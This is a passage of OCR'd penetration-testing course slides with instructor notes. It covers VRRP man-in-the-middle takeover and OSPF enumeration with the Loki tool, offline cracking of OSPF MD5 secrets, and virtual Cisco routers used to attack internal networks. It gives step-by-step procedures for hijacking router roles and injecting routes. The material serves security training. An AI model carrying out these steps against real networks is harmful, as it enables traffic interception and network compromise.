
[7] VRRP: Thread started

1. Start packet sniffing, select the interface in the dialog that opens after clicking on the start sniffing button.
2. Navigate to the HOT-STANDBY | vrrp tabs.
3. Select any device in the VRRP group you wish to exploit.
4. Click "Get IP" to cause Loki to advertise itself as a new VRRP router for the selected group ID. Loki will automatically advertise itself with a greater priority than the highest observed router priority.

Loki VRRP MITM Attack

Loki implements the VRRP MITM attack similar to Yersinia's HSRP attack:

1. After launching "loki.py", start packet sniffing on the network by clicking the sniffer button. Select the attached interface when prompted and click "OK".
2. Navigate to the VRRP attack menu by clicking the HOT-STANDBY | vrrp tabs. When Loki identifies VRRP traffic it will list the source IP address of the router as well as the VRRP group identifier and node priority.
3. Select a node in the VRRP group you wish to exploit by clicking on the entry.
4. Click "Get IP" to launch the VRRP attack. Loki will advertise itself as a new router with a higher priority than any observed priorities from other nodes, taking over responsibility as the primary router on the network.




Routing Protocols

Routing Never Belongs Here!

Routing Belongs Here

- Many organizations leak routing traffic to end-user segments
- Routing updates are valuable for:
  - Discovering internal networks
  - Mapping internal infrastructure
  - Wide-scale MITM opportunity

Routing Protocols
Many organizations do not effectively filter routing protocol traffic, allowing routing messages to be delivered to end-user segments. As an attacker, any time we can observe routing protocol traffic, be it OSPF, RIP, RIPv2, EIGRP, or other protocols, we have an opportunity to exploit the network. Successful routing attacks will allow an attacker to discover internal network and map the network infrastructure from routing topology data, along with wide-scale MITM attack opportunities.



OSPF Quick-Start

- Routers send periodic multicast "hello" packets to other routers
  - Forming OSPF neighbor relationships
- Adjacent neighbors share topology with Link State Advertisements (LSAs)
  - LSA messages are flooded to upstream neighbors
- Routers build topology databases for routing traffic
  - Topology changes cause new LSA flooding
- OSPF areas used to limit LSAs within a defined group
  - Backbone area "0.0.0.0" or just "0"

OSPF Quick-Start


For our example, we'll look at the Open Shortest-Path First (OSPF) protocol. For those not familiar with how OSPF operates, a quick-start brief is in order.

OSPF is an Interior Gateway Protocol (IGP, as opposed to an Exterior Gateway Protocol, such as BGP). OSPF routers send periodic multicast packets on the network using the multicast address 224.0.0.5, advertising their availability to other routers and forming OSPF neighbor relationships. These adjacent routers share topology information with each other using Link State Advertisements (LSAs). LSAs are then sent to upstream neighbor devices as well, allowing all the routers in an area to share a copy of the routing topology.

When the network topology changes (such as when a network link goes down), the OSPF router reporting the topology change shares the change information with its neighbor, causing LSA flooding with updates received by all routers.

OSPF includes the concept of an OSPF area, where all the devices in the same area share the routing topology. In large networks where RAM and processing time on routers is limited, OSPF groups can be divided into multiple OSPF areas, where routers only have knowledge of their participating area's routing table, as well as knowledge of the device that handles external areas. OSPF always has at least one area known as the backbone area, designated "area 0.0.0.0" or just "area 0".

Routing Fail


ospf-toolkitness.dump - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help

```
No.  Time        Source            Destination     Protocol Info
   1 0.000000    10.10.10.55       224.0.0.252     LLMNR    Standard query ANY jwright-x300
   2 0.000511    10.10.10.55       10.10.10.255    NBNS     Name query NB BRW00234DDA2223<00>
   3 0.058777    10.10.10.55       10.10.10.255    NBNS     Name query NB BRW00234DDA2223<00>
   4 0.089845    Usi_5c:1b:0e      Broadcast       ARP      Who has 10.10.10.55?  Tell 0.0.0.0
   5 0.113552    10.10.10.55       10.10.11.31     CLDAP    searchRequest(97) "<ROOT>" baseObject
   6 0.114728    10.10.11.31       10.10.10.55     CLDAP    searchResEntry(97) "<ROOT>" searchResDo (97) succe
   7 9.228229    10.10.10.20       224.0.0.5       OSPF     Hello Packet
   8 10.227813   10.10.10.20       224.0.0.5       OSPF     Hello Packet
```

```
Frame 7: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
Ethernet II, Src: Cisco_92:85:ff (00:19:30:92:85:ff), Dst: IPv4mcast_00:00:05 (01:00:5e:00:00:05)
Internet Protocol, Src: 10.10.10.20 (10.10.10.20), Dst: 224.0.0.5 (224.0.0.5)
Open Shortest Path First
  OSPF Header
    OSPF Version: 2
    Message Type: Hello Packet (1)
    Packet Length: 44
    Source OSPF Router: 10.0.2.10 (10.0.2.10)
    Area ID: 0.0.0.30
    Packet Checksum: 0xf9e8 [incorrect, should be 0xce58]
    Auth Type: Null
    Auth Data (none)
  OSPF Hello Packet
  OSPF LLS Data Block
```

```
0020  00 05 02 01 00 2c 0a 00  02 0a 00 00 00 1e f9 e8   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 ff ff ff 00 00 0a   ........ ........
0040  10 01 00 00 00 28 0a 0a  0a 14 00 00 00 00 ff f6   .....(.. ........
0050  00 03 00 01 00 04 00 00  00 01                     ........ ..
```

Text item (text), 2 bytes
Packets: 8 Displayed: 8 Marked: 0 Load time: 0:00.000
Profile: Default

Workstation and routing traffic on the same LAN


No authentication of routing updates

Routing Fail

This slide includes a screenshot of Wireshark representing a common configuration mistake in internal networks. The first several frames of the packet capture show LAN-style traffic, NetBIOS Name Server (NBNS) traffic sent from a host to the broadcast traffic (indicating that this is limited to LAN, and not WAN traffic), connectionless LDAP (CLDAP) traffic, likely from a Windows device and other client-specific activity. On the same LAN, we also see traffic to the multicast group 224.0.0.5, which is OSPF traffic.

In this example, the network administrator has failed to properly filter out OSPF advertisements seeking the presence of additional routers from end-user segments. Instead of keeping routing traffic limited to the router interfaces where upstream routers are present, the router allows LAN clients to participate in the OSPF network.

Selecting an OSPF packet, we can see that the OSPF header reveals that no authentication is in use on the network. This configuration allows an attacker to become a router and participate in the routing topology for the internal network, injecting routes as desired.



OSPF Routing Enumeration

- Must participate as a neighbor
  - May be required to bypass MD5 authentication challenge/response
- Create neighbor relationship to Designated Router (DR) and Backup DR (BDR)
  - Maintains the routing table, central point of contact for other routers
- Attacker steps through OSPF state tree with peer router
  - ExStart, Exchange, Loading, Full

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 169

OSPF Routing Enumeration
Our first attack against OSPF is to enumerate routing information for the internal network. Knowledge of internal routing behavior is useful for an attacker, allowing us to identify internal networks and addressing schemes for wide-scale network mapping.


Routing information is not sent in OSPF hello messages; instead, the attacker must participate as a neighbor device to receive LSAs that reveal network topology information. To participate as a router, we need a tool that will send the necessary OSPF exchange information, as well as the shared secret used for MD5 challenge/response in environments where OSPF authentication is not NULL.

Once the attacker joins the network it will create a neighbor relationship ("adjacency" in OSPF terms) with the Designated Router (DR) and the Backup Designated Router (BDR) devices. With this relationship, the attacker will learn the routing table information, and have a place to advertise routers of his own.

As the attacker joins the OSPF routing area, it will step through the OSPF state tree with the peering router:

- ExStart: In the ExStart phase, the routers are forming the OSPF adjacency, designating the responsibilities of master and slave devices
- Exchange: In the Exchange phase, the routers exchange database descriptor (DBD) packets, which include LSA information
- Loading: In the Loading phase, the OSPF routers exchange link state information; this is an opportunity for the attacker to insert routing information into the OSPF area
- Full: The Full state is achieved when the routers and the attacker are fully synchronized

Loki OSPF Enumeration



	ID	AREA	STATE	AUTH	ASTER
192.168.100.20	172.16.1.2	0	FULL	NONE	
TYPE_ROUTER_LINKS	192.168.100.10	192.168.100.20	TYPE_TRANSIT_NET		□
TYPE_ROUTER_LINKS	172.16.0.1	255.255.255.255	TYPE_STUB_NET		□
TYPE_ROUTER_LINKS	172.16.0.2	255.255.255.255	TYPE_STUB_NET		□
192.168.100.10	172.16.1.1	0	FULL	NONE	☑

Area: 0

Authentication: Type: AUTH_NONE, Key: , ID: 0

```
[7] OSPF: Peer 192.168.100.10 in state FULL
```

1. Start the Loki sniffing process
2. Navigate to the ROUTING | ospf tab
3. Identify the authentication method in use after observing OSPF traffic
4. Change the Loki OSPF authentication type to reflect the method in use
5. Change ID to "1" (0 is reserved for no auth.)
6. Send OSPF hello messages, start adjacency process with DR, BDR
7. When state is FULL, Loki has enumerated routing table; expand triangle to see all the discovered networks


Loki OSPF Enumeration

We can use the Loki tool to exploit the OSPF protocol, as shown:

1. Start traffic sniffing with Loki by clicking the Start Sniffer button. Select the appropriate network interface when prompted and click OK.
2. When Loki observes OSPF hello messages, the ROUTING tab will blink. Clicking this tab will reveal a blinking ospf tab. Click ROUTING | ospf to enter the OSPF attack component of Loki.
3. Note the authentication in use on the network. If authentication is NONE, we can attack the OSPF process without first recovering a shared secret. If authentication is CRYPT, we must first recover the OSPF MD5 secret, which we'll examine next.
4. Set the authentication type drop-down to match the AUTH column observed in #3.
5. Change the authentication ID value to 1; this value reflects the index of the MD5 secret, which will usually be 1. If you are unable to connect with an authentication ID of 1 (and you are sure the key is correct), try other positive values (2, 3, 4, etc.).
6. Click the "Hello" button, which will start the OSPF neighbor adjacency process.
7. The state column will change to reflect each of the OSPF states; when the state reads "FULL", a drop-down arrow will appear next to the IP address of the device, allowing you to identify all the learned devices from the LSA exchange.

Loki OSPF MD5 Attack

- OSPF MD5 auth. vulnerable to an offline dictionary attack
- Select ROUTING | ospf | Cracking, select wordlist, click "Crack PW"
- Loki can participate as a neighbor when configured with compromised secret



IP	ID	AREA	STATE	AUTH	CRACK	MASTER
192.168.210.1	172.16.3.1	0	HELLO	CRYPT	SeCrEt	✓
192.168.210.2	172.16.3.2	0	HELLO	CRYPT	SeCrEt	✓

□ Use bruteforce □ Use full charset


Wordlist: wordlist.txt

```
[4] OSPF: Found password 'SeCrEt' for host 192.168.210.2
```

Loki OSPF MD5 Attack

If Loki observes an OSPF hello message where MD5 authentication is used, we can mount an offline dictionary attack against the shared secret. After selecting the router to attack, select the Cracking tab and specify a dictionary wordlist. To start the attack, click "Crack PW".

When Loki successfully recovers the shared secret, the CRACK column will be populated with the password. We can then continue to create a connection into the network by clicking the Connection tab and changing the Authentication Type to AUTH_CRYPT, specifying the shared secret in the Key field.



Router Virtual Machine

- Alternatives to Loki:
  - Bring your own Cisco router on the pen test
  - Use a Cisco IOS virtual machine
- Dynamips uses IOS firmware to boot virtual Cisco router (7200, 2600, 3600, and more)
  - You'll need an IOS software license
- Dynagen is a frontend to Dynamips to simplify startup, configuration

```
# dynagen router.cfg
=> list
Name        Type        State       Server            Console
R1          2621XM      running     localhost:7200    2000
=> console R1
Connected to Dynamips VM "R1" (ID 0, type c2600) - Console port
sec660-rtr-1>show ver
Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version 12.3(11)T, RELEASE
SOFTWARE (fc2)
```


Router Virtual Machine

While Loki can be a useful tool for manipulating internal routing tables, it cannot replace all the functionality of a Cisco router. On a penetration test, you could bring a Cisco router to the organization and use it to attack the internal network infrastructure, or you could use a Cisco IOS virtual machine (VM) instead.

Dynamips is a Cisco IOS VM that uses a Cisco IOS firmware image file to boot one or more virtual Cisco routers. Dynamips supports multiple router platforms including Cisco 1700, 2600, 3600, 3700, and 7200 devices. Further, Dynamips can virtually connect multiple routers running on the same host to physical network interfaces, or virtual interfaces. The virtual interface feature is useful for creating lab environments for learning how to configure Cisco routers, but the ability to connect a virtual router to a physical interface allows us to use Dynamips as a virtual router to attack internal network infrastructure.

Dynamips is complex to configure and manage. A simple frontend to Dynamips is Dynagen. Dynagen is a Python script that handles the configuration and startup of virtual routers, as shown on this page.

To use Dynagen and Dynamips, you will need a Cisco IOS image file. Cisco requires that you have a license to support the use of the Cisco IOS image file as well. Configuring Dynagen and Dynamips is somewhat complex, but a useful step-by-step tutorial is available for Windows and Linux users at http://www.gns3.net.



Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 1

Course Overview

Ensure Your Success

Accessing the Network

Exercise: Captive Portal Bypass Scenario

Manipulating the Network

Exercise: Ettercap MITM

Exercise: BetterCap MITM

Exercise: Custom BetterCap Proxy Module

IPv6 for Penetration Testers

